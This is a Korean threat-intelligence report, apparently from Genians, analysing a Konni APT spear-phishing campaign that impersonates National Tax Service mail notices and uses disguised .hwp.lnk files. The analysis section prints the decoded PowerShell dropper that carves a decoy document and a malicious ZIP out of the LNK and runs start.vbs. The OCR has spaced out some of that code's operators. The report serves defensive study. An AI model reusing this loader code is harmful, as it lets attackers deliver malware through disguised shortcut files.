GSC-R2307-Rev-2.4
Distribution TLP : WHITE

위협 분석 보고서

국세청 우편물 발송 알림 사칭 공격
(Konni APT Campaign)

2023. 07. 31

엔드포인트보안연구개발실
Genians Security Center

집필 : 문종현 센터장, 박경령 책임, 유 현 전임, 송관용 연구원

Genians

- 목차 (CONTENTS) -

◈ 주요 요약 (Executive Summary)

● 국세청 우편물 센터 발송알림 서비스로 위장 후 소명자료 제출 요청 안내 ZIP 파일 전달
● '소명자료 목록(국세징수법 시행규칙).hwp.lnk' 파일명의 LNK 악성 코드 사용
● 세무 사무실에서 보낸 특정 기업 급여대장으로 위장해 CHM 악성 파일 활용 수법 존재
● 공정거래위원회 서면 실태조사 사전 예고 안내통지문 사칭 등 유사 위협 다수 보고
● 코니(Konni) APT 위협 캠페인과 TTPs 일치, 다양한 변종 공격 국내서 지속 전개 중

01. 개요 (Overview)

a. 금융 및 기밀정보 위협 식별 (Threat Hunting)

○ 지난 6 월 27 일 지니언스 시큐리티 센터(이하 GSC)는 북한배후 해킹 그룹으로 지목된 코니(Konni)의 새로운 사이버 위협 활동을 식별했습니다. GSC 는 본 위협 캠페인이 수년간 국내에서 지속 중이며, 금융 정보 탈취 목적에 높은 우선순위가 있다고 판단합니다.


○ 물론, 대북분야 종사자를 포함해 공격 대상이 폭넓게 병행 중인 점은 북한 연계 그룹의 고유한 특징 중 하나입니다. GSC 는 해당 위협 활동을 꾸준히 추적 관찰하고 있으며, 초기 정찰 과정부터 측면 이동까지 단계별 프로세스 분석과 위험도 평가, Genian EDR 대응 검증을 수행 중입니다.

○ 본 사례는 국세청 우편물 센터에서 발송한 알림 서비스처럼 위장했습니다. 국세청은 납세자에게 알릴 내용이 있을 때 납세자의 주소지로 우편물을 보냅니다. 세금 고지서나 신고 안내문과 같은 우편이 대표적인데, 국세청에서 보낸 우편물을 납세자가 제때 확인하지 못한 경우에는 세금이 체납될 수 있습니다. 공격자는 이런 점을 악용해 스피어 피싱 공격 테마로 삼았습니다.

b. 악성 파일 동작 흐름도 (Malware Flowchart)

○ 세금 관련 이슈는 기업 관계자로서 매우 민감한 소재 중 하나로 실제 공격을 받은 대상자는 대북분야 기업의 대표입니다. 수신자로 하여금 불안 심리를 증폭시켜, 첨부 파일에 대한 접근을 보다 빠르게 만들기 위한 위협 전략으로 관측됩니다. 이메일에는 '소명자료 제출요청 안내.zip' 이름의 압축 파일이 첨부돼 있으며, 압축 파일 내부에는 2 개의 HWP 문서 파일과 1 개의 LNK 바로가기 파일이 포함돼 있습니다. LNK 파일명은 '소명자료 목록(국세징수법 시행규칙).hwp.lnk' 입니다.

○ '소명자료 목록(국세징수법 시행규칙).hwp.lnk' 바로가기 파일이 실행되면 피해자 컴퓨터의 주요 정보를 수집해 유출을 시도하고, 순차적 다단계 (VBS, BAT, Powershell) 명령을 통해 추가 악성 파일 설치 등 잠재적 위협에 노출됩니다.



[그림 01] 악성 파일 전체 흐름도

c. Konni 배경 (Background)

○ 일명 코니(Konni)로 명명된 APT 캠페인은 지난 2017 년 시스코의 탈로스[1]에서 처음 명명했습니다. 당시 탈로스 보고서에 따르면 2014 년부터 약 3 년에 걸쳐 알려지지 않은 원격 관리 도구가 사용됐습니다. 이전 사례 기준으로 MITRE ATT&CK 정보에 의하면 Konni 캠페인과 APT37 그룹이 잠재적으로 연결되는 몇 가지 증거가 있다고 밝힌 바 있습니다. 실제 피해 대상자가 오버랩되는 경우가 간혹 발견됩니다.

○ 탈로스에 따르면, 3 년 동안 관찰된 다수의 위협 캠페인에서 공격자는 초기 공격 벡터로 스피어 피싱 수법을 구사했습니다. 사회공학적 기법과 결합해 이메일에 첨부된 악성 파일을 열어보도록 유도하고, 미끼(Decoy) 문서를 사용자에게 표시한 다음 피해자 컴퓨터에서 악성 파일을 실행합니다.

○ 코니 캠페인은 한국을 대상으로 한 다양한 위협 사례서 꾸준히 보고됐습니다. 주로 비트코인이나 북한 및 러시아, 그 외 여러 사회적 이슈나 특정 관심사 등 민감 소재를 접목해 이용자들을 현혹해 오고 있습니다. 특히, 국내에서는 EXE 및 CHM 유형뿐만 아니라 HWP, XLS, DOC 등 문서 기반 악성파일을 사용한 공격이 지속 보고됐습니다.

○ 2023 년 1 월부터는 세무 사무실에서 보낸 급여대장 위장, 공정거래위원회 서면 실태조사 사전 예고 안내 통지문[2] 케이스와 함께 세무조사 통지서 사칭 등 금융관련 테마로 공격이 수행됩니다. 특정 기업의 급여대장으로 사칭한 경우는 CHM 컴파일된 HTML 도움말 파일형 악성코드가 사용됐고, 그 이후로는 LNK 바로가기 파일형 악성코드가 사용되는 특징이 존재합니다.

[1] KONNI: A Malware Under The Radar For Years

[2] (공정거래위원회) 서면실태 조사 사칭 해킹메일 열람주의

d. 공격 전술 및 기술, 절차 (TTPs) & 킬 스위치

○ 공격자는 다양한 실전 경험을 통해 효과적인 위협 시나리오를 기획하고, 거점용 C2(명령제어) 서버를 구축해 본격적인 공격을 준비합니다. 그리고 공격 대상자를 선정 후 현혹될 만한 주제의 내용과 악성 파일을 개발해 스피어 피싱 공격을 수행했습니다.

○ LNK 바로가기 타입의 공격은 국내에서 다수 보고되고 있습니다. 특히, APT37 그룹은 자동화된 악성코드 제작도구까지 도입해 활용하는 등 나름 적극적으로 사용 중인데, 코니 그룹이 사용한 코드와는 기술적으로 일부 상이한 구조를 보입니다.

○ APT37 그룹과 다르게 코니 그룹이 사용한 LNK 파일은 포맷 내부에 16 진수 스트링 데이터를 블럭화해 Powershell 명령을 수행합니다. 미끼로 보여줄 정상 (문서) 파일 후위에 악성 ZIP 또는 CAB 압축 포맷이 연이어 내장돼 있는 부분도 고유한 특징입니다. 압축내 악성 VBS 스크립트와 BAT 파일 등을 Powershell 명령어로 풀어 호출하는 과정을 거치게 됩니다.


○ 실행 과정에 필요한 환경변수 등은 알파벳 대소문자 조합의 임의의 문자열을 사용해 가독성을 낮추고, 압축이 풀린 Documents 경로내 VBS 파일을 통해 별도의 BAT 파일을 연속적으로 실행하게 됩니다.

○ 코니 그룹이 사용하는 악성 스크립트 명령에는 보통 ‘pakistan.txt’ 파일의 존재 여부 비교 루틴이 있습니다. 만약, 해당 파일이 경로에 존재할 경우 주요 명령을 점프해 퇴장(EXIT)하는 루틴으로 이동하게 됩니다. 따라서 이 파일은 일종의 ‘킬 스위치(kill switch)’ 역할을 수행할 수 있고, 공격자가 의도적으로 활용 중입니다.

e. EDR 솔루션을 통한 가시성 확보 (Visibility)

○ 본 사례의 경우 악성 LNK 바로가기 파일 구조 내부에 '자금출처명세서(부가가치세법 시행규칙).hwp' 정상 문서와 '04769.zip' 파일이 임베디드 된 형태로 보관되어 있습니다. 정상 문서 파일은 LNK 파일이 실행된 경로에 만들어지고, 압축 파일은 'Public' 공용 폴더 경로에 생성됩니다. 압축은 공용 경로 하위의 'Documents' 공용 문서 경로에 풀리고, 'start.vbs' 파일이 실행되는 과정을 거치게 됩니다.

○ '04769.zip' 파일 내부에는 총 5 개의 BAT 파일이 존재하고, 'start.vbs' 파일에 의해 맨 처음 호출되며, 배치 파일 내부명령에 따라 순차적으로 악성 행위를 수행하게 됩니다. 물론 변형에 따라 복잡도는 조금씩 차이가 발생합니다. Genian EDR[3] 제품은 이처럼 복잡성을 지닌 단말 이상행위를 조기에 탐지하고 가시성을 제공해 신속한 대응 정책 수립이 가능합니다. 이를 통해 기업내부에 유입된 신규 위협을 빠르게 조치할 수 있습니다.



[그림 02] Genian EDR 에서 코니 위협 캠페인 행위 탐지 화면

[3] Genian EDR Overview

02. 공격 시나리오 (Attack Scenario)

a. 초기 접근 단계-피싱 (Initial Access-Phishing)

○ 지난 2023 년 6 월 27 일 16 시경, 국세청 우편물센터 발송알림 안내 서비스처럼 위장한 공격이 발견됩니다. 화면상 발송지 이메일은 <admin@etax.go.kr> 주소처럼 보이지만, 실제로는 일본의 도쿄플레이[4]라는 아동 놀이 관련 웹 사이트에서 발신 됐습니다.

○ 공격자는 해당 사이트에서 운영되는 실제 웹 메일(Webmail) 서비스를 악용해 발신지 주소를 임의로 조작한 것으로 추정됩니다.

[그림 03] 국세청 우편물센터로 사칭한 해킹 메일 화면


[4] 도쿄플레이 (TokyoPlay)

b. 정찰 및 정보 탐색 (Reconnaissance & Discovery)

○ 공격자는 수신자가 이메일을 열람하는지 모니터링하기 위해 웹 비콘(Web Beacon) 이미지 태그를 이메일 내부에 교묘히 삽입해 두었습니다. 여기서 웹 비콘에 사용된 곳과 첨부파일 '소명자료 제출요청 안내.zip' 링크 주소는 서로 같은데, 마치 국내 포털 회사처럼 위장된 'naver.cloudfiles001[.]com' 도메인이 동일하게 사용됐습니다.

[그림 04] 이메일 내부에 포함된 첨부파일 링크 주소와 웹 비콘 화면

○ 이메일 발신지를 조작하는데 활용된 일본 도쿄플레이(mail.tokyoplay[.]jp) 메일 서비스는 'webmail-ss061-001.domainserver.ne[.]jp' 주소로 연결된 것으로 발견됐습니다. 각 도메인이 연결된 IP 주소는 [103.241.128.211] 일본(JP) 소재지로 서버가 할당돼 있습니다. 공격자는 웹 메일 서비스를 악용해 이메일 발신 계정을 국세청처럼 보이도록 변경 했습니다.




[그림 05] 해킹 이메일 발송지로 악용된 웹 메일 화면

c. 스피어 피싱 첨부파일 (Spear Phishing Attachment)

○ 공격자는 악성 첨부 파일이 포함된 스피어 피싱 메시지를 피해 대상자에게 전달해 파일을 열람하도록 유도합니다. 일반적으로 포털사가 제공하는 개인용 이메일 서비스는 첨부된 파일의 악성 여부를 검사해 차단하거나 주의 안내 설명을 제공해 줍니다.

○ 이메일 환경에 따라 발송지를 임의 변조 또는 조작한 경우 첨부 파일 기능을 정상적으로 사용하지 못할 수 있습니다. 더불어 수신 서비스가 보안 기능을 통해 사전 차단도 유효합니다. 이 때문에 공격자는 URL 링크 방식을 활용해 마치 악성 파일을 본문에 첨부한 것처럼 화면을 꾸며 전달합니다.

○ 본 공격 사례에서 사용된 첨부 파일은 '소명자료 제출요청 안내.zip' 이름의 압축 파일입니다. 압축 내부에는 총 3 개의 파일이 존재하는데, 2 개는 HWP 한컴 오피스 문서이며, 나머지 하나는 HWP 문서처럼 가장한 2 중 확장자의 LNK 파일입니다.



[그림 06] '소명자료 제출요청 안내.zip' 압축 파일 내부 화면

○ LNK 바로가기 파일이 약 300MB 이상의 비정상적 크기를 가지고 있는 것을 관찰할 수 있습니다. 나머지 두 개의 HWP 파일은 정상적인 한컴오피스 문서로 이용자를 현혹하기 위한 일종의 미끼로 활용됩니다.

○ 한편, 이와 유사하게 발견된 다른 사례의 파일들을 비교해 보면, 대체로 금융 및 세무 업무와 관련된 내용으로 침투를 지속하고 있다는 것을 알 수 있습니다.

감정평가 실시에 따른 협조 안내.hwp.lnk
거래사실 확인신청서(매입자발행세금계산서 발급용)(부가가치세법 시행규칙).hwp.lnk
결제대금예치 이용 확인증(전자상거래 등에서의 소비자보호에 관한 법률 시행규칙).hwp.lnk
기타서식 제 00 호 성실신고확인서.hwp.lnk
비정기 세무조사 통지서.hwp.lnk
세무조사출석요구.hwp.lnk
소득세법 제 20 호(5) 주요경비지출명세서.hwp.lnk
소명자료 목록(국세징수법 시행규칙).hwp.lnk
영수증수취명세서.hwp.lnk
자금출처명세서(부가가치세법 시행규칙).hwp.lnk
통신판매업 신고증(전자상거래 등에서의 소비자보호에 관한 법률 시행규칙).hwp.lnk

[표 01] 유사 변종 LNK 악성 파일명 비교 화면

○ 압축이 해제된 후 '소명자료 목록(국세징수법 시행규칙).hwp.lnk' 파일이 실행될 경우 본격적인 악성 명령이 작동하며, 이용자의 개인정보 등이 외부로 유출되는 피해를 입게 됩니다.

○ 공격자가 스피어 피싱 공격으로 접근했던 인물들을 조사해 보면, 금융 및 주식 투자 분야, 비트코인 거래 관계자들이 많이 있습니다. 일부 대북분야 종사자들이 해당 공격을 받은 경우도 확인됩니다.

○ 악성 파일 이름의 형식은 [문서명.hwp.lnk] 2 중 확장자 구조를 가지고 있는데, 주로 한컴 오피스 HWP 문서처럼 위장한 LNK 바로가기 형식입니다. 바로가기 파일을 이메일에 직접 첨부할 경우 의심도가 높아질 수 있기에 압축을 하여 전송하게 됩니다. 실제 압축 파일 내부에 LNK 파일만 단독으로 포함한 사례도 있었지만, 대체로 1~3 개 이상의 정상 문서 파일을 동봉해 현혹하는 경우가 다수 입니다.

○ 이런 형식의 공격을 사전에 인지하고 피해를 최소화하기 위해 이메일에 첨부된 압축 파일은 각별한 주의가 필요합니다. 압축 내부에 포함된 파일은 실행하기 전에 유심히 관찰할 필요가 있습니다. 눈속임 목적의 다중 확장자는 아닌지, 파일 사이즈가 비정상적으로 큰 경우는 아닌지 등 악용 소지 유무를 꼼꼼히 살펴보는 보안 습관을 통해 어느정도 사전 예방이 가능합니다.


○ 참고로 윈도 OS 에 존재하는 정상적인 LNK 파일 경우, 자체 크기가 보통 3KB 정도를 가지고 있습니다. 따라서 수십 KB 이상의 용량을 가진 LNK 파일이 존재할 경우 의심 파일로 분류하고 함부로 접근하는 것을 자제해야 합니다. 반대로 무조건 크기가 적다고 하여 안심해서도 안됩니다. 크기가 정상에 가까운 악성 LNK 유형도 다수 존재하므로 크기만 보고 방심하거나 경계심을 낮추는 것도 금물입니다.

○ LNK 악성 파일의 경우 마치 문서처럼 가장하거나 보안 솔루션 탐지를 최대한 회피하기 위해 내부에 불필요한 더미(Dummy)코드가 의도적으로 패딩(Padding)돼 있습니다.

03. 위협 분석 (Threat Analysis)

a. '소명자료 목록(국세징수법 시행규칙).hwp.lnk'

○ '소명자료 목록(국세징수법 시행규칙).hwp.lnk' 파일은 전형적인 LNK 유형의 악성 명령을 담고 있습니다. 우선 LNK 속성 정보 중 '대상' 경로 앞단에 '%windir%₩system32₩cmd.exe' 명령과 함께 별도의 인자가 실행되도록 구성되지만 화면상에 보이지는 않습니다. 그리고 '설명' 부분에는 마치 문서처럼 'hwp file' 문구를 삽입한 것도 특징입니다.



[그림 07] LNK 속성 정보 화면

○ LNK Parser[5] 도구를 통해 내부 환경변수 위치에 선언된 'cmd.exe' 명령과 인자값으로 사용된 Powershell 코드를 자세히 파악할 수 있습니다.

[그림 08] LNK 내부 데이터 추출 화면

[5] LNK Parser

○ Powershell 명령은 '$temple' 영역에 선언된 16 진수 블럭을 호출해 사용합니다. 이 값을 ASCII 코드로 변환하면 상세 명령을 확인할 수 있습니다.

```
$LsUvVpNHlCfpw = Get - Location;
$SEvhgMDD = Get - ChildItem - Path $LsUvVpNHlCfpw - Recurse * .lnk |
where - object { $_.length - eq 0x1466956A } |
Select - Object - ExpandProperty FullName;
if ($SEvhgMDD.length - eq 0) {
   $LsUvVpNHlCfpw = $env: Temp;
   $SEvhgMDD = Get - ChildItem - Path $LsUvVpNHlCfpw - Recurse * .lnk |
where - object { $_.length - eq 0x1466956A } |
Select - Object - ExpandProperty FullName; };
$LsUvVpNHlCfpw = Split - Path $SEvhgMDD;
$znUKtljyzBrPLDZ = New - Object System.IO.FileStream($SEvhgMDD,
[System.IO.FileMode]::Open, [System.IO.FileAccess]::Read);
$znUKtljyzBrPLDZ.Seek(0, [System.IO.SeekOrigin]::Begin);
$znUKtljyzBrPLDZ.Seek(0x00003C4A, [System.IO.SeekOrigin]::Begin);
$uEqUSwFkp = New - Object byte[] 0x00006C00;
$znUKtljyzBrPLDZ.Read($uEqUSwFkp, 0, 0x00006C00);
$KkMQsBFJMJzsSUclc = $LsUvVpNHlCfpw + '₩' + [regex]::unescape('
₩uC18C₩uBA85₩uC790₩uB8CC₩u0020₩uBAA9₩uB85D₩u0028₩uAD6D₩
uC138₩uC9D5₩uC218₩uBC95₩u0020₩uC2DC₩uD589₩uADDC₩uCE59₩u
0029₩u002E₩u0068₩u0077₩u0070 ');sc $KkMQsBFJMJzsSUclc $uEqUSwFkp
-Encoding Byte;& $KkMQsBFJMJzsSUclc;$znUKtljyzBrPLDZ.Seek(0x0000A84A,
[System.IO.SeekOrigin]::Begin);$SppylSfzYpca=New-Object byte[]
0x00014405;$znUKtljyzBrPLDZ.Read($SppylSfzYpca, 0,
0x00014405);$znUKtljyzBrPLDZ.Close();Remove-Item -Path $SEvhgMDD -
Force;$wxJAARinisLXUr=$env:public + '₩
' + '
04769. zip ';sc $wxJAARinisLXUr $SppylSfzYpca -Encoding Byte;$XmTikNAS =
new-object -com shell.application;$BhpnSYjtY =
$XmTikNAS.Namespace($wxJAARinisLXUr);$XmTikNAS.Namespace($env:public
+ '₩
' + '
documents ').CopyHere($BhpnSYjtY.items(), 1044) | out-null;remove-item -path
$wxJAARinisLXUr -force;$VvLBkEnxv=$env:public+'₩
documents₩ start.vbs ';& $VvLBkEnxv;
```

[표 02] LNK 내부 데이터 추출 화면

○ 내부에 선언된 인자값은 LNK 전체 길이 '0x1466956A' (342,267,242 바이트) 값을 확인합니다. 그리고 '0x00003C4A' 오프셋 부터 '0x00006C00' 값을 읽어 유니코드 이스케이프 포맷[6]에 선언한 '소명자료 목록(국세징수법 시행규칙).hwp' 파일로 생성 후 실행합니다. 그리고 기존 LNK 파일은 삭제됩니다.



Unicode Escape	Unicode Unescape
₩uC18C₩uBA85₩uC790₩uB8CC ₩u0020₩uBAA9₩uB85D₩u0028 ₩uAD6D₩uC138₩uC9D5₩uC218 ₩uBC95₩u0020₩uC2DC₩uD589 ₩uADDC₩uCE59₩u0029₩u002E ₩u0068₩u0077₩u0070	소명자료 목록(국세징수법 시행규칙).hwp

[표 03] 유니코드 문자 변환 화면

○ 다음으로 '0x0000A84A' 오프셋 부터 '0x00014405' 값을 읽어 '04769.zip' 파일명을 지정하고, 공용 폴더(Public) 경로에 생성합니다. 그리고 공용 문서(Documents) 경로에 압축을 해제하고, 'start.vbs' 파일을 실행하게 됩니다.

